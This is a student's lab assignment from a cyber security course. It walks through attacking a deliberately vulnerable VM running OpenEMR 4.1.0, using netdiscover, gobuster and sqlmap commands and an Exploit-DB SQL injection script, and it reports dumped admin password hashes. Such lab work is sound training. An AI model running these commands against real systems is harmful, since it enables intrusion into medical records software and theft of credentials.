
**Institute of Information Technology (IIT)**

Jahangirnagar University



**EDGE- B11 Cyber Security.**

**Assignment No 5:**

Vulnerability Identify Using Metasploitable-3

**Submitted By**

Name: Shariful Islam

ID No: 2111252

Batch No: B-11


**Submitted To**

  Moinoddeen Quader Al Arabi

   Ethical Hacker, Forensic Investigator, and VAPT Expert Cyber Security Consultant in Dhaka Division, Bangladesh

**First need to run metasploitable-3 and healthcare-1**


Default userid and password: **vagrant**






Now time for discover target ip using Linux:

Command: netdiscover




Here target ip = 192.168.43.101


Now check which port is open.




Here port 21 and 80 is open




Install seclists



gobuster dir -u http://192.168.43.101/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -e






sqlmap -u http:// 192.168.43.101/openemr/interface/login/validateUser.php?u= --dbs –batch



Download big data file:


<https://github.com/igorhvr/zaproxy/blob/master/src/dirbuster/directory-list-2.3-big.txt>

move big.txt into Web-Content folder




Gobuster the big.txt file.   
gobuster dir -u http://192.168.0.105/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt


Here is the different type of directory:



Copy <http://192.168.43.101/openemr/> and paste in url




Now we need to know the username and password




Here OpenEMR v4.1.0 is running

Check if there has any vulnerability



Here is SQL Injection vulnerability with python file 49742.py




Here 49742.py file copy to **root** folder


Open 49742.py and change the ip address

Use nano 49742.py for edit ip address

Then enter Ctrl+O and Ctrl+X




Now execute python file



Here is the user and password hash value

admin:3863efef9ee2bfbc51ecdca359c6302bed1389e8

medical:ab24aed5a7c4ad45615cd7e0da816eea39e4895d



Decode hash:

Admin page

